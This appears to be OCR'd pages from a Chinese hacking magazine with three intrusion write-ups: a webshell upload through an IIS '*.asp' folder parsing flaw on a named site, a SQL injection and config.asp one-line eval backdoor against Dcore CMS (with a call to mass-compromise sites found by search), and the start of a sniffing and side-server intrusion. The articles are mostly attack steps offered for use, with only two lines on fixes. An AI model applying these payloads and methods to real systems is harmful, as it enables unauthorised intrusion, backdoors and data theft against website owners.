


图3

打开此页面以后点击Create New Folder这个按钮，创建一个以“*.asp”命名的文件夹，比如我这里创建的是一个rices.asp的文件夹（如图3 4）。




图4

进入我们刚才建立的rices.asp文件夹，然后把我们的一个小马改为一个*.jpg的图片文件，然后在这个页面上传我们的小马（如图5）。




图5

上传完成后访问http://www.msipc.cn/upload/image/rices.asp/xiaoma.jpg成功得到一个小马（如图6）。




图6

最后传个大马，至此这个漏洞利用完毕（如图7）。




图7

最后祝各位叉子在这个寒假shell多多，钞票也多多，嘿嘿。

Dcore轻型网站管理系统注入漏洞及后台拿weabshell

巫 妖

Dcore是一款轻便灵活、简单易用轻型CMS系统，非常适合用于建立个人博客或企业展示站点。系统基于ASP+Acess技术，同步生成静态页面，支持多种静态化策略。一般小菜看到静态页面的网站都会头痛，可是这个CMS却是因为过于信任静态页面而忽略了一些最基本的安全性问题导致整个系统出现了漏洞。

漏洞存在于dynamic.asp页面，这个文件的作用是将网站中各个板块内容静态化后显示出来。可是在参数传递的过程中没有对用户传递过来的参数做任何过滤，因此导致了注入的产生，代码如下：

```
if instr(Request.ServerVariables("QUERY_STRING"),"=") = 0 and instr(Request.ServerVariables("QUERY_STRING"),"-") <> 0 then
    url_string = Request.ServerVariables("QUERY_STRING")
    url_string = replace(url_string,"/","")
    url_string = replace(url_string,".html","")
    url_ary = split(url_string,"-")
    if ubound(url_ary) = 2 then
        dc_subsite_id = url_ary(0)
        Set rs_style = db_convert.getRecordBySQL_PD("select subsite_style,subsite_static from dcore_subsite where subsite_id = " & dc_subsite_id)  // dc_subsite_id参数就这样直接的放到数据库里查询了
        dc_style = rs_style("subsite_style")
        dc_StaticPolicy = rs_style("subsite_static")
        db_convert.C(rs_style)
```

然后getRecordBySQL函数是在DbCtrl.asp文件中实现的，代码如下：

```
Public Function getRecordBySQL(ByVal SqlStr)
    On Error Resume Next
    Dim rs
    db_sql = ""
    db_sql = SqlStr
    Set rs=Server.CreateObject("adodb.recordset")
        With rs
            .ActiveConnection =db_conn
            .CursorType = 3
            .LockType = 3
            .Source = db_sql
            .Open
            If Err.number <> 0 Then
                db_err = db_err & "无效的查询条件！<br />"
                If db_debug Then db_err = db_err & "错误信息："& Err.Description
                .Close
                Set rs = Nothing
                Response.End()
                Exit Function
            End If
        End With
    Set getRecordBySQL = rs
End Function
```

从上面的代码可以看到直接的就把sql语句执行了，没有经过任何的过滤，所以导致了注入漏洞的产生。

在实际利用中我们可以看到右下角文章归档处的链接

是大家所熟悉的asp？的URL形式，如图1。




图1

这样就给了我们有可乘之机，同时这里也是唯一一个可以用来注入的地方，在这里稍微偷懒下我就把这个url丢进注入工具里跑吧，pangolin一会就跑出来漏洞了，但是在猜解表名的时候我们需要添加这个系统的用户表dcore_user，否则工具自带字典里一般是没有这个表名的，（当然手工注入的时候一个一个的去猜解也是可以的，方法这里就不赘述了）如图2。




图2

管理员密码是通过MD5加密过的，这里还存在着一点点运气成分，毕竟如果密码破解不出来的话那一切都是竹篮打水一场空。

网站系统后台默认地址为admin/login.asp ，进入后台后发现这个系统的后台功能不少，可是可以利用的地方却不多。一开始看到了一个fckeditor ，正兴高采烈的去找上传漏洞的时候发现那些个漏洞都被补上了，其他的地方也没有诸如上传啊，备份数据库之类的漏洞。

经过一番搜索发现这个系统拿webshell的方法还是有的：在后台的网站管理栏目下的基本设置菜单中可以设置网站的基本配置，写入的配置并没有保存在数据库里而是直接修改保存在config.asp页面中，在这里由于系统没有验证管理员输入的内容的合法性，所以导致了可以直接插入一句话后门，构造的一句话后门代码如下：“%><%eval request("#")%><%a=”。因为程序原来的代码是Public dc_sitename : dc_sitename = ""，我们插入的代码中第一个“是闭合前面的配置文件中的”，%>就是闭合前一段脚本，之后插入一句话<%eval request("#")%>，最后要闭合原来的"和%>。之所以要加入a="是因为如果没有这个等号的话，那么就会成<%" ",这样必将出错，整个网站将会因此而瘫痪，那样篓子可就捅大了 - -!

在文本框里输入插入的代码之后就可以用一句话客户端连接我们的小马了，链接地址是http://www.xxx.com / config.asp，接下来的事，你懂的。

至于这个系统的漏洞修复方法也很简单：

1.在参数传递的过程中加入一系列的非法字符过滤，防止注入漏洞的发生。

2.在代码中设置后台的网站设置项中加入过滤代码。

说完了漏洞的利用，接下来就是批量拿shell了，只要在百度或谷歌中直接搜索Dcore就会出现不少使用这个系统的网站了，然后接下来的事，大家都懂的……

入侵渗透之嗅探帮大忙

7yy

一直以来，都不太欣赏通过嗅探来入侵的，感觉这种方式太过被动，如果管理员不登录管理后台、不登录ftp、不登录数据库，就无法嗅探到数据，更不用说获得权限了。但这一次目标的检测却是嗅探立下的大功，事后感慨，虽然嗅探在某些情况下看似被动，但在对目标主攻不能取得满意的效果时，它也不失为一种曲线救国的理想方法。

本次检测的目标IP为：*.*.*.171，用的脚本程序是Uchome+Discuz，Discuz版本为7.0.0，在网上找了下相关的漏洞进行了测试均告失败，服务器只存在这一个站点，注册用户登录后，发现还有个aspx的简易考核系统，测试未能找到漏洞。简单的扫描了下端口开放情况，远程桌面连接服务端口3389、Ftp的21和Mysql的3306端口均开放。用工具扫了下mysql和ftp的弱口令，没有成功。

作为Discuz的产品，其安全性也是我们有目共睹的，接下来就只好转为C段旁注了。

先尝试的是*.*.*.151，此服务器也只有一个站点，开放21端口，连接上去显示ftp服务是用FileZilla Server version 0.9.27 beta这款软件搭建。不禁窃喜，这款软件利用其默认本地管理端口14147可以用来提权。先用wwwscan扫描了下网站目录（如图1），查看了下shell.aspx与test.txt，内容显示为一句话木马，看来此服务器被入侵过。

无意中发现存在列目录漏洞，在doc文件夹下发现了数据库的sql脚本（如图2）。

立刻下载回来。找到了被md5加密的后台管理员密码，解密成功后登录失败。估计这个sql脚本年代太久远

了，管理员已更改密码。看看是否有注人，将网站丢到Jsky里进行检测，一会儿工夫就检测出了个php的注人点，在下载的sql文件中查看到管理员的表名“edu_sysusers”。

